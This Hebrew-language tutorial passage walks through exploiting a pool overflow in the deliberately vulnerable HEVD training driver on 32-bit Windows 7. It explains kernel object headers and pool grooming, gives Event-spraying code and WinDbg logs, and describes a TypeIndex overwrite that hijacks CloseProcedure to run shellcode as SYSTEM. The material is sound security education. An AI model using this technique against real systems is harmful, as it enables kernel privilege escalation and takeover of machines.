בשדה הזה נמצא מידע קריטי על מימוש האובייקט, וכן מופיעים מספר מצביעים לפרוצדורות גנריות כמו CloseProcedure. המצביעים לפרוצדורות הללו משמשים את הקרנל על מנת לבצע באופן תקין פעולות כלליות עם האובייקטים, שעל כולם לתמוך בהם, כמו יצירת אובייקט, סגירת handle לאובייקט, מחיקת אובייקט ועוד. כך, לדוגמה, במידה ונרצה לבצע CloseHandle (מקוד User-Mode) על handle לאובייקט קרנלי מסוג מסוים, יקראו ה-OkayToCloseProcedure ולאחר מכן ה-CloseProcedure המוגדרים לו, על מנת לאפשר סגירה תקנית של ה-handle. הכתובת של פרוצדורה יכולה להיות גם 0, ואז לא מנסים לקרוא לה. תת-שדה נוסף חשוב שקיים ב-TypeInfo הוא PoolType, אשר מציין את סוג ה-Pool בו יש להקצות את האובייקט (Paged או Non-Paged).

כפי שצינו בקצרה מוקדם יותר, ה-Pool הוא המקביל הקרנלי ל-Heap. מדובר במקום (רציף) בזיכרון ששמור למערכת ההפעלה וממופה למרחב הכתובות הוירטואלי של כל תהליך, והוא משמש את מערכת ההפעלה ודרייברים לשמירת מבני נתונים. כל Pool מוגדר בעזרת POOL_DESCRIPTOR. מבחינת ההתנהגות ושיטת ההקצאה, ה-pool דומה מאוד ל-heap (במיוחד למימושים ישנים ודטרמיניסטיים יותר מהמימושים שקיימים במערכות הפעלה עדכניות יותר של מייקרוסופט). ישנן שתי התנהגויות של ה-Pool שחשובות לנו:

- **איחוד הקצאות חופשיות:** במידה ושתי הקצאות צמודות ב-pool משוחררות, ה-pool manager יאחד את ההקצאות לכדי הקצאה אחת משוחררת. כך, לדוגמה, אם קיימת הקצאה משוחררת (freed) של 0x40 בתים, ואחריה הקצאה מוקצית (allocated) של 0x30 בתים ומשחררים אותה, אז ההקצאות יאוחדו לכדי הקצאה חופשית של 0x70 בתים. פעולה כזו נקראת "coalescing".
- **העדפת הקצאה חופשית על פני הקצאה חדשה:** במידה ויש בקשה להקצאה באורך 0x70 בתים, אך קיימת הקצאה חופשית באורך 0x70 בתים ב-Pool, ה-pool manager יבחר לא להקצות זיכרון חדש, אלא להקצות מחדש את ההקצאה החופשית. בפועל, הדבר מסובך יותר וממומש באמצעות רשימות Lookaside ורשימות ListHeads. בהמשך נתעמק בהן, אבל כרגע נסתפק בלדעת שה-pool manager יעדיף להשתמש בהקצאה חופשית על פני ביצוע הקצאת זיכרון חדשה.

כמו כן, בדומה ל-heap, בתחילת כל הקצאה קיים header, וגודל ההקצאה המבוקש מעוגל לכפולה של 8 (ב-32bit), כך שבפועל ההקצאות גדולות יותר מההקצאות שמבקשים. ה-header מוגדר במבנה POOL_HEADER, וגודלו (ב-32bit) הוא 8 בתים.

קיימים שני סוגים של Memory Pools: Paged ו-Non-Paged. Non-Paged משמעו שהכתובות הוירטואליות שבו תמיד יימצאו בזיכרון הפיזי כל עוד הן מוקצות, בעוד ש-Paged לא מבטיח התנהגות זו. סוג ה-Pool מוגדר באמצעות ה-enum POOL_TYPE (כפי שניתן לראות ב-TypeIndex.PoolType).

הקצאות זיכרון pool מתבצעות בעזרת הפונקציה ExAllocatePoolWithTag, שהחתימה שלה היא:

```
PVOID ExAllocatePoolWithTag(  
    _In_ POOL_TYPE PoolType,  
    _In_ SIZE_T     NumberOfBytes,  
    _In_ ULONG      Tag  
);
```

כאשר Tag הוא מחרוזת של עד ארבעה תווים, ומשמש בעיקר לדיבוג, לכן כדאי שכל תג יהיה ייחודי.


שחרור זיכרון pool מתבצע בעזרת ExFreePoolWithTag:

```
VOID ExFreePoolWithTag(  
    _In_ PVOID P,  
    _In_ ULONG Tag  
);
```


כאשר ה-Object Manager רוצה ליצור אובייקט חדש, לאחר מספר בדיקות ועיבודים על ה-
_OBJECT_TYPE שמספקים לו, הוא קורא ל-ExAllocatePoolWithTag ומבקש ליצור את האובייקט ב-Pool
המתאים (לפי מה שמצוין ב-TypeIndex.PoolType), עם התג אשר נמצא ב-_OBJECT_TYPE.Key. לאחר
מכן, בתחילת ההקצאה הוא מוסיף header אופציונליים, כמו _OBJECT_HEADER_QUOTA_INFO,
ולאחר מכן _OBJECT_HEADER. המבנה _OBJECT_HEADER מספק מידע אודות האובייקט. נבחן את
המבנה:

```
0: kd> dt _OBJECT_HEADER  
nt!_OBJECT_HEADER  
+0x000 PointerCount : Int4B  
+0x004 HandleCount : Int4B  
+0x004 NextToFree   : Ptr32 Void  
+0x008 Lock         : _EX_PUSH_LOCK  
+0x00c TypeIndex    : Uchar  
+0x00d TraceFlags   : Uchar  
+0x00e InfoMask     : Uchar  
+0x00f Flags        : Uchar  
+0x010 ObjectCreateInfo : Ptr32 _OBJECT_CREATE_INFORMATION  
+0x010 QuotaBlockCharged : Ptr32 Void  
+0x014 SecurityDescriptor : Ptr32 Void  
+0x018 Body          : _QUAD
```


השדה שמעניין אותנו הוא TypeIndex. השדה הזה הוא אינדקס לתוך הטבלה nt!ObTypeIndexTable.
האינדקס הוא האינדקס בו יושב המצביע ל-_OBJECT_TYPE שמגדיר את סוג האובייקט.


הסדר, כאמור, הוא קבוע. להלן סקיצה המתארת את הסדר בו יכולים להופיע המבנה. גם הסקיצה הזו לקוחה מ-codemachine.org. הבלוקים האפורים הם חלקים מה-OBJECT_HEADER:


זה הרבה מידע תיאורטי, ננסה להבין אותו באמצעות דוגמה. ניעזר בפונקציה CreateFile, ונשיג handle לדרייבר אותו אנו סוקרים במאמר. לאחר מכן, נדפיס את הערך של ה-handle, וניעזר ב-windbg על מנת לחקור אותו. נריץ את התכנית:

ה-handle לדרייבר שלנו הוא 0x1C. עלינו לשנות את ההקשר של ה-kd לתהליך hacksys.exe על מנת לבחון את ה-handle. על מנת לעשות זאת, נריץ "process 0 0" על מנת להציג מידע אודות כל התהליכים. לאחר מכן, נריץ "process <address>". עם הכתובת של התהליך, ואז נריץ "!handle 0x1C" על מנת לבחון את ה-handle:

ניתן לראות שהאובייקט מתחיל בכתובת 0x85e905d8, אבל ה-header שלו נמצא ב-0x85e905c0. כמו כן, WinDbg כבר הסיק שהאובייקט הוא קובץ.

נראה זאת בעצמינו בעזרת בחינת ה-`_OBJECT_HEADER`, ולאחר מכן בחינת ה-`_OBJECT_TYPE*` באינדקס שב-`_OBJECT_HEADER.TypeIndex`:


```
Command - Kernel 'com:pipe,reset=0,reconnect,port=\\.\pipe\kd_Windows_7' - WinDbg:10.0.16299.15 X86
1: kd> dt _OBJECT_HEADER 85e905c0
nt!_OBJECT_HEADER
+0x000 PointerCount      : 0n1
+0x004 HandleCount      : 0n1
+0x004 NextToFree       : 0x00000001 Void
+0x008 Lock              : _EX_PUSH_LOCK
+0x00c TypeIndex         : 0x1c ''
+0x00d TraceFlags       : 0
+0x00e InfoMask          : 0xc ''
+0x00f Flags             : 0x40 '@'
+0x010 ObjectCreateInfo  : 0x86886240 _OBJECT_CREATE_INFORMATION
+0x010 QuotaBlockCharged : 0x86886240 Void
+0x014 SecurityDescriptor : (null)
+0x018 Body              : _QUAD
1: kd> dc nt!ObTypeIndexTable+0x4*0x1c L1
82b99f50 851d8b90 ....
1: kd> dt _OBJECT_TYPE 851d8b90
nt!_OBJECT_TYPE
+0x000 TypeList          : _LIST_ENTRY [ 0x851d8b90 - 0x851d8b90 ]
+0x008 Name              : _UNICODE_STRING "File"
+0x010 DefaultObject     : 0x0000005c Void
+0x014 Index             : 0x1c ''
+0x018 TotalNumberOfObjects : 0x1126
+0x01c TotalNumberOfHandles : 0x38e
+0x020 HighWaterNumberOfObjects : 0x114a
+0x024 HighWaterNumberOfHandles : 0x3c5
+0x028 TypeInfo          : _OBJECT_TYPE_INITIALIZER
+0x078 TypeLock          : _EX_PUSH_LOCK
+0x07c Key               : 0x656c6946
+0x080 CallbackList      : _LIST_ENTRY [ 0x851d8c10 - 0x851d8c10 ]
```

נמצא את ה-`pool header` המתאים בעזרת `<addr>pool!`, כאשר `addr` היא הכתובת של האובייקט:

```
Command - kernel!compiprereset=0,reconnect,port=\\.\pipe\kd_Windows_7 - WinDbg:10.0.16299.15 X86
1: kd> !pool 85e905d8
Pool page 85e905d8 region is Nonpaged pool
85e90000 size: b8 previous size: 0 (Allocated) File (Protected)
85e900b8 size: 90 previous size: b8 (Allocated) MmCa
85e90148 size: 8 previous size: 90 (Free) Io
85e90150 size: 78 previous size: 8 (Allocated) EtWR (Protected)
85e901c8 size: 148 previous size: 78 (Allocated) ALPC (Protected)
85e90310 size: 148 previous size: 148 (Allocated) ALPC (Protected)
85e90458 size: 148 previous size: 148 (Allocated) ALPC (Protected)
*85e905a0 size: b8 previous size: 148 (Allocated) *File (Protected)
Pooltag File : File objects
85e90658 size: 18 previous size: b8 (Allocated) ReEv
85e90670 size: 90 previous size: 18 (Allocated) MmCa
```

אכן ניתן לראות שהתג של ההקצאה הוא `File`, ושהזיכרון כרגע בשימוש. שמונת הבתים הראשונים החל מהכתובת `0x85e905a0` הם ה-`POOL_HEADER`. אחריהם, ועד ה-`_OBJECT_HEADER`, קיימים ה-`header`'ים האופציונליים.

כפי שראינו, הערך של `InfoMask` ב-`_OBJECT_HEADER` הרלוונטי הוא `0xc`, ובייצוג בינארי: `0x1100`, כלומר קיימים ה-`header`'ים `_OBJECT_HEADER_HANDLE_INFO` (שאורכו `0x8`) ו-`_OBJECT_HEADER_QUOTA_INFO` (שאורכו `0x10`). אם נחבר את כל אורכי ה-`header`'ים הללו, נקבל `0x20`, וזהו אכן ההפרש בין הכתובות `0x85e905a0` (תחילת הזיכרון המוקצה) ו-`0x85e905c0` (תחילת ה-`_OBJECT_HEADER`).

כעת, לאחר שצברנו מספיק ידע תיאורטי אודות אובייקטים בקרנל ו-Kernel Pools, נוכל לדון בניצול המבנים. נסקור שוב את המבנה _OBJECT_TYPE, ונתמקד בעיקר ב-TypeInfo שהגדרה שלו נמצאת במבנה _OBJECT_TYPE_INITIALIZER. כפי שראינו, כל מחלקה יכולה להגדיר מספר פרוצדורות שיקראו בעת פעולות כמו סגירת handle לאובייקט. נבחן את ה-_OBJECT_TYPE שמגדיר את File, לדוגמה, ונראה אילו פרוצדורות הוא מגדיר:

```
0x030 DumpProcedure : (null)
0x034 OpenProcedure : (null)
0x038 CloseProcedure : 0x82c8a07c void nt!IopCloseFile+0
0x03c DeleteProcedure : 0x82c891c4 void nt!IopDeleteFile+0
0x040 ParseProcedure : 0x82cd9357 long nt!IopParseFile+0
0x044 SecurityProcedure : 0x82cbbd5d long nt!IopGetSetSecur
0x048 QueryNameProcedure : 0x82cc879e long nt!IopQueryName+
0x04c okayToCloseProcedure : (null)
```

נבחן את הפרוצדורה CloseProcedure: היא נמצאת בשימוש ומצביעה ל-nt!IopCloseFile. אם נקרא ל-CloseHandle על handle לאובייקט מסוג קובץ, הפונקציה הזו תיקרא משום שהיא מצוינת כ-CloseProcedure לאובייקטים מסוג File. נוכיח טענה זו על ידי הוספת קריאה ל-CloseHandle עם ה-handle לדרייבר (בתכנית בה השתמשנו קודם), ונגדיר נקודת עצירה ב-IopCloseFile בעזרת הפקודה "bp nt!IopCloseFile". נריץ ונראה שאכן נקודת העצירה תקפוצ, ואם נבחן את ה-backtrace נראה שהיא עלתה מ-CloseHandle:

```
Command - Kernel 'com:pipe,reset=0,reconnect,port=\\.\pipe\kd_Windows_7' - WinDbg:10.0.16299.15 x86
1: kd> bp nt!IopCloseFile
1: kd> g
Breakpoint 1 hit
nt!IopCloseFile:
82c8a07c 8bff mov edi,edi
2: kd> k 5
# ChildEBP RetAddr
00 94b67b48 82c7b6bd nt!IopCloseFile
01 94b67b94 82c9cd0e nt!ObpDecrementHandleCount+0x139
02 94b67bdc 82c9ca4e nt!ObpCloseHandleTableEntry+0x203
03 94b67c0c 82c9cde8 nt!ObpCloseHandle+0x7f
04 94b67c28 82a91a06 nt!NtClose+0x4e
```

מה יקרה אם במקום הכתובת של nt!IopCloseFile נמקם כתובת אחרת? נערוך את הזיכרון בעזרת windbg כך שהכתובת אליה יצביע CloseProcedure תהיה 0x414141, ונבחן את התוצאה:

```
851d8bf0 82c8a07c |...
3: kd> g
Access violation - code c0000005 (!!! second chance !!!)
41414141 ??
```

מעולה, אז אם נצליח לשלוט ב-_OBJECT_TYPE של אובייקט קרנלי אליו יש לנו handle פתוח מה-User-Mode, ונקרא ל-CloseHandle איתו, נוכל להשתלט על הריצה ולהריץ קוד ב-Kernel-Mode, נותר רק להבין כיצד נוכל לעשות זאת.

נחזור ל-Pool: כפי שראינו, בכל הקצאת pool של אובייקט, לאחר ה-_POOL_HEADER וה-header האופציונליים, יופיע ה-_OBJECT_HEADER, בו השדה TypeIndex שמצביע לאינדקס של הגדרת סוג האובייקט ב-nt!ObTypeIndexTable. כמו כן, ראינו שהאיבר הראשון ב-nt!ObTypeIndexTable הוא 0x00000000, מצלצל מוכר? ☺

אם נצליח להוביל למצב שהקצאת Pool שאנו יכולים לבצע overflow ממנה נמצאת בדיוק לפני אובייקט קרנלי אליו יש לנו handle פתוח מה-User-Mode ואנו יכולים לסגור אותו עם CloseHandle, נוכל לבצע את סדרת הפעולות הבאות:

1. נמפה את העמוד בזיכרון שמתחיל בכתובת 0, כפי שעשינו ב-Null Pointer Dereference.
2. נמקם בו _OBJECT_TYPE פיקטיבי, כך ש-TypeInfo.CloseProcedure מצביע ל-shellcode שלנו.
3. נבצע overflow להקצאה בה יושב האובייקט אליו יש לנו handle פתוח, ונדרוס את כל המבנים בצורה ששומרת על מצבם הקודם, חוץ מהשדה TypeIndex ב-_OBJECT_HEADER, אשר את ערכו נאפס.
4. בעת הקריאה ל-CloseHandle, ה-Object Manager יבין שמדובר באובייקט שה-TypeIndex שלו הוא 0, ויפנה ל-_OBJECT_TYPE שהמצביע אליו נמצא בכתובת 0 ב-nt!ObTypeIndexTable.
5. מכיוון ש-CloseProcedure לא מאופס, ה-Object Manager יקרא לפונקציה שלנו.
6. ☺ SYSTEM

שיטת הניצול שהצגנו נקראת DKOHM - Direct Kernel Object Header Manipulation. ספציפית, ביצענו TypeIndex Overwrite. DKOHM היא שיטה מוכרת לניצול Pool Overflows.

על בסיס הידע התאורטי הזה, ננסה להבין כיצד לנצל את TriggerPoolOverflow. נבחן את הפונקציה (ב-pseudocode):

```
int __stdcall TriggerPoolOverflow(void *UserBuffer, unsigned int Size)
{
    int result; // eax@2
    PVOID KernelBuffer; // [sp+1Ch] [bp-1Ch]@1

    DbgPrint("[+] Allocating Pool chunk\n");
    KernelBuffer = ExAllocatePoolWithTag(0, 0x1F8u, 0x6B636148u);
    if ( KernelBuffer )
    {
        DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
        DbgPrint("[+] Pool Type: %s\n", "NonPagedPool");
        DbgPrint("[+] Pool Size: 0x%X\n", 504);
        DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
        ProbeForRead(UserBuffer, 0x1F8u, 1u);
        DbgPrint("[+] UserBuffer: 0x%p\n", UserBuffer);
        DbgPrint("[+] UserBuffer Size: 0x%X\n", Size);
        DbgPrint("[+] KernelBuffer: 0x%p\n", KernelBuffer);
        DbgPrint("[+] KernelBuffer Size: 0x%X\n", 504);
        DbgPrint("[+] Triggering Pool Overflow\n");
        memcpy(KernelBuffer, UserBuffer, Size);
        DbgPrint("[+] Freeing Pool chunk\n");
        DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
        DbgPrint("[+] Pool Chunk: 0x%p\n", KernelBuffer);
        ExFreePoolWithTag(KernelBuffer, 0x6B636148u);
        result = 0;
    }
    else
    {
        DbgPrint("[-] Unable to allocate Pool chunk\n");
        result = -1073741801;
    }
    return result;
}
```

הפונקציה מקבלת מצביע לבאפר שנמצא ב-userland, וגודל. הערכים הללו הם הערכים שהעברנו כבאפר הקלט וכאורך באפר הקלט בעת הקריאה ל-DeviceIoControl, כך שיש לנו שליטה עליהם.

מתבצעת קריאה ל-ExAllocatePoolWithTag, כך שהתג הוא "Hack", גודל ההקצאה המבוקש הוא 0x1F8, ומבקשים לבצע את ההקצאה ב-Non-Paged Pool, ניתן לראות זאת על ידי בחינת nt!_POOL_TYPE:

```
0: kd> dt _POOL_TYPE
nt!_POOL_TYPE
    NonPagedPool = 0n0
    PagedPool = 0n1
    NonPagedPoolMustSucceed = 0n2
    DontUseThisType = 0n3
    NonPagedPoolCacheAligned = 0n4
    PagedPoolCacheAligned = 0n5
```


ניתן לראות שהערך 0 תואם ל-NonPagedPool.

לאחר מכן, מעתיקים מידע לכתובת שהוקצתה ב-pool מהבאפר שמספק המשתמש בעזרת memcpy:

```
20 memcpy(KernelBuffer, UserBuffer, Size);
```

החולשה בולטת מאוד לעין - מכיוון שאנו שולטים ב-Size וב-UserBuffer, נוכל לבצע חריגה מההקצאה שסופקה לדרייבר ב-Pool ולכתוב על גבי ההקצאה הבאה. חולשה שכזאת נקראת Pool Overflow.

כפי שצינו קודם, דרך אחת לניצול Pool Overflow היא DKOHM בו נדרוס את הערך של TypeIndex בהקצאה הבאה. שיטת ניצול זו מתבססת על הבאת ה-Pool למצב הבא:

כך ש-Overflowable היא הקצאת pool שניתן לחרוג ממנה, ו-Object הוא אובייקט קרנלי המוקצה ב-Non-Paged Pool אליו יש לנו handle פתוח מה-User-Mode ונוכל לקרוא ל-CloseHandle איתו. סדר כזה של האובייקטים ב-pool הוא לא טריוויאלי, לכן עלינו למצוא דרך ליצור אותו.

ראשית, נבחר פונקציית API נוחה שתיצור הקצאה של אובייקט ב-Non-Paged Pool. פונקציה שהשימוש בה נפוץ בהקשרי ניצול Pool Overflows היא הפונקציה CreateEvent (ספציפית נשתמש ב-CreateEventA), אשר משמשת ליצירת אובייקט Event, המשמש לסינכרון. להלן החתימה של הפונקציה (לקוח מ-MSDN):

```
HANDLE WINAPI CreateEvent(  
_In_opt_ LPSECURITY_ATTRIBUTES lpEventAttributes,  
_In_     BOOL bManualReset,  
_In_     BOOL bInitialState,  
_In_opt_ LPCTSTR lpName  
);
```

בפועל, נסתפק בקריאה CreateEventA(0, 0, 0, 0) על מנת ליצור Event-ים. נכתוב תכנית שתיצור Event אחד, תדפיס את ה-handle אליו ולאחר מכן תחכה לקלט מהמשתמש, נריץ אותה ב-guest ונבחן את ההקצאה המתאימה ל-Event ב-Non-Paged Pool בעזרת WinDbg. ה-handle שהתכנית הדפיסה הוא 0x1C:

```
C:\DriverDev\hacksys_communication>hacksys.exe  
Event handle is: 0x0000001C
```

וכשנבחן את ההקצאה המתאימה לאובייקט אליו מקושר ה-handle:

```
WARNING: .cache forcedecodeuser is not enabled  
2: kd> !handle 0x1C  
  
PROCESS 854e6d28 SessionId: 1 Cid: 07d0 Peb: 7ffde000 Parent:  
DirBase: 3f068500 ObjectTable: a2d82b48 HandleCount: 7.  
Image: hacksys.exe  
  
Handle table at a2d82b48 with 7 entries in use  
  
001c: Object: 86d2e258 GrantedAccess: 001f0003 Entry: 88cb7038  
Object: 86d2e258 Type: (851ef418) Event  
ObjectHeader: 86d2e240 (new version)  
HandleCount: 1 PointerCount: 1  
  
2: kd> !pool 86d2e240  
Pool page 86d2e240 region is Nonpaged pool  
86d2e000 size: c8 previous size: 0 (Allocated) Ntfx  
86d2e0c8 size: 18 previous size: c8 (Allocated) MmSe  
86d2e0e0 size: 90 previous size: 18 (Allocated) MmCa  
86d2e170 size: b8 previous size: 90 (Allocated) File (Protec  
*86d2e228 size: 40 previous size: b8 (Allocated) *Even (Protec  
Pooltag Even : Event objects  
86d2e268 size: c8 previous size: 40 (Allocated) Ntfx
```

התג "Even" משמש לתיוג אובייקטים מסוג Event (WinDbg) אפילו יודע לזהות את זה ורושם על כך בשורה השנייה באזור המסומן). ניתן לראות שגודל הזיכרון שהוקצה הוא 0x40 בתים. כמו כן, מכיוון שיש לנו handle לאובייקט, נוכל לגרום לקריאה ל-CloseProcedure הרלוונטי שלו (במידה והוא מוגדר) בעזרת CloseHandle.

עתה, נבין כיצד נוכל להפוך רצף הקצאות של Event-ים רציפות ב-Pool להקצאה אחת חופשית בגודל שהדרייבר מבקש להקצות. הדרייבר מבקש להקצות 0x1F8 בתים, כך שבפועל תתבצע הקצאה של 0x200 בתים (0x1F8 + 0x8), אין צורך לעגל לכפולה של 8 מכיוון ש-0x1F8 הוא כבר כפולה שלמה של 8. אם נשחרר 8 Event-ים רציפים ($0x200 / 0x40 = 8$), ה-pool manager יוכל לאחד אותם לכדי הקצאה אחת חופשית של 0x200 בתים. שחרור Event-ים מתבצע, כמובן, בעזרת CloseHandle. אם ניצור מספיק "חורים" כאלו ב-Pool שמלא בהקצאות רציפות של Event-ים, נוכל להבטיח שכאשר הדרייבר יבקש להקצות 0x1F8 בתים, יוקצה עבורו אחד מהחורים שיצרנו. על מנת שנוכל לנצל את החריגה, יהיה עלינו להחזיק handle ל-Event שמוקצה בדיוק לאחר "חור" שכזה.

על מנת לבצע פעולה שכזו, נקצה כמות גדולה של Event-ים כך שיהיו רציפים ב-Pool, נבחר ב-5000 באופן שרירותי. לאחר מכן, ניצור חורים באופן הבא - עבור כל רצף של 18 Event-ים, נשחרר את ה-8 הראשונים, באופן הבא:

```
// Create holes
for (i = 0; i < 5000; i += 16) {
    for (j = 0; j < 8; ++j) {
        CloseHandle(eventHandles[i + j]);
    }
}
```

כך נוכל להביא את ה-Pool למצב אשר תיארו בתרשים, אך הסתמכנו על נתון לא טריוויאלי, והוא שההקצאות שיצרנו רצופות בזיכרון. קיימת רנדומיזציה מסוימת במנגנון ההקצאות של ה-Pool Manager, ולכן תחילה, בסיכוי גבוה מאוד ההקצאות לא יהיו רציפות בזיכרון. ניתן לראות זאת על ידי יצירת שני Event-ים נוספים בתכנית שהשתמשנו בה, ובדיקה האם הם רציפים בזיכרון בעזרת WinDbg. ה-handle-ים הם:

```
Event handle is: 0x0000001C
Event handle is: 0x00000020
Event handle is: 0x00000024
```

מספיק לבחון את ה-pool סביב ה-Event הראשון בשביל לראות שההקצאה אינה רציפה:

86d2e0c8	size: 18	previous size: c8	(Allocated)	MmSe
86d2e0e0	size: 90	previous size: 18	(Allocated)	MmCa
86d2e170	size: b8	previous size: 90	(Allocated)	File (Protec
*86d2e228	size: 40	previous size: b8	(Allocated)	*Even (Protec
Pooltag Even : Event objects				
86d2e268	size: c8	previous size: 40	(Allocated)	Ntfx
86d2e330	size: 68	previous size: c8	(Allocated)	FMSl
86d2e398	size: 50	previous size: 68	(Allocated)	Vadl
86d2e3e8	size: 28	previous size: 50	(Allocated)	Vads
86d2e410	size: 28	previous size: 28	(Allocated)	Vads
86d2e438	size: 28	previous size: 28	(Allocated)	Vads

עלינו להביס את הרנדומיזציה של ה-pool. נבצע זאת באמצעות ריסוס ה-Pool (Pool Spraying) בכמות גדולה של Event-ים. לאחר מספר מסוים של הקצאות, ההקצאה של ה-pool תהיה צפויה והוא יקצה את

ה-Event-ים באופן רציף. לכן, לפני שנקצה את 5000 ה-Event-ים שנשתמש בהם על מנת ליצור חורים ב-Pool, נקצה 10,000 ה-Event-ים בשביל לבצע דה-רנדומיזציה (Derandomization) ל-Pool, בצורה הבאה:

```
for (i = 0; i < 10000; ++i) {
    eventHandlesFiller[i] = CreateEventA(0, 0, 0, 0);
}

for (i = 0; i < 5000; ++i) {
    eventHandles[i] = CreateEventA(0, 0, 0, 0);
}
```

נוסיף את השינויים הללו לתכנית, ונדפיס את ה-handles של ה-Event-ים נבחרים מהסוף של eventHandles. אחד ה-handle-ים הוא 0xEA20. נבחן את העמוד ב-Pool בו קיימת ההקצאה של האובייקט המתאים ל-handle זה:

```
0: kd> !handle ea20

PROCESS 8683dd28 SessionId: 1 Cid: 0ec4 Peb: 7ffd7000 ParentId: 0
DirBase: 3f068500 ObjectTable: 90f7ec68 HandleCount: 15006.
Image: hacksys.exe

Handle table at 90f7ec68 with 15006 entries in use

ea20: Object: 85b2b330 GrantedAccess: 001f0003 Entry: 935d9440
Object: 85b2b330 Type: (851ef418) Event
ObjectHeader: 85b2b318 (new version)
HandleCount: 1 PointerCount: 1
```

```
0: kd> !pool 85b2b318
Pool page 85b2b318 region is Nonpaged pool
85b2b000 size: 40 previous size: 0 (Allocated) Even (Protect)
85b2b040 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b080 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b0c0 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b100 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b140 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b180 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b1c0 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b200 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b240 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b280 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b2c0 size: 40 previous size: 40 (Allocated) Even (Protect)
*85b2b300 size: 40 previous size: 40 (Allocated) *Even (Protect)
Pooltag Even : Event objects
85b2b340 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b380 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b3c0 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b400 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b440 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b480 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b4c0 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b500 size: 40 previous size: 40 (Allocated) Even (Protect)
85b2b540 size: 40 previous size: 40 (Allocated) Even (Protect)
```


ולאחר שקטע הקוד שאמור ליצור חורים ב-pool רץ:

```

3: kd> !pool 85b2b318
Pool page 85b2b318 region is Nonpaged pool
85b2b000 size: 40 previous size: 0 (Free) Even
85b2b040 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b080 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b0c0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b100 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b140 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b180 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b1c0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b200 size: 40 previous size: 40 (Allocated) Even (Protected)
*85b2b240 size: 200 previous size: 40 (Free) *Even
Pooltag Even : Event objects
85b2b440 size: 40 previous size: 200 (Allocated) Even (Protected)
85b2b480 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b4c0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b500 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b540 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b580 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b5c0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b600 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b640 size: 200 previous size: 40 (Free) Even
85b2b840 size: 40 previous size: 200 (Allocated) Even (Protected)
85b2b880 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b8c0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b900 size: 40 previous size: 40 (Allocated) Even (Protected)

```

ניתן לראות שההקצאה הפכה להקצאה חופשית של 0x200 בתים. כמו כן, ניתן לראות chunk חופשי נוסף בגודל 0x200 בתים שנמצא 8 Event-ים בדיוק מתחת להקצאה הזו. לעיתים קוראים לפעולה שביצענו - הובלת ה-Pool ממצב לא ידוע למצב שאנו יכולים לנצל - בשם Pool Grooming.

עתה, נקרא ל-TriggerPoolOverflow בעזרת DeviceIoControl עם קוד ה-IOCTL המתאים (0x22200F), ונעקוב אחר הפונקציה עד הקריאה ל-ExAllocatePoolWithTag. לאחר הקריאה, נבחן את העמוד בו נמצאת ההקצאה (הערך של הכתובת המוחזרת מ-ExAllocatePoolWithTag מוחזרת על גבי eax):

```

85b2b640 size: 200 previous size: 40 (Free) Even
85b2b840 size: 40 previous size: 200 (Allocated) Even (Protected)
85b2b880 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b8c0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b900 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b940 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b980 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2b9c0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2ba00 size: 40 previous size: 40 (Allocated) Even (Protected)
*85b2ba40 size: 200 previous size: 40 (Allocated) *Hack
Owning component : Unknown (update pooltag.txt)
85b2bc40 size: 40 previous size: 200 (Allocated) Even (Protected)
85b2bc80 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2bcc0 size: 40 previous size: 40 (Allocated) Even (Protected)
85b2bd00 size: 40 previous size: 40 (Allocated) Even (Protected)

```

ביגו! בעזרת ריסוס ה-Non-Paged Pool עם Event-ים, הצלחנו לגרום לכך שה-pool סביב ההקצאה של הדרייבר תראה כפי שתיארנו בתרשים. בעזרת החולשה שקיימת ב-HEVD!TriggerPoolOverflow, נוכל בקלות לחרוג ל-Event שמוקצה ב-0x85b2bc40 (מיד לאחר ה-chunk שמשויך לדרייבר, ממנו אנו יכולים לחרוג), ולדרוס את ה-TypeIndex שלו כך שיהיה 0, מה שיגרום לכך שהמציב ל-OBJECT_TYPE_הרלוונטי שלו ב-nt!ObTypeIndexTable יצביע לכתובת 0.

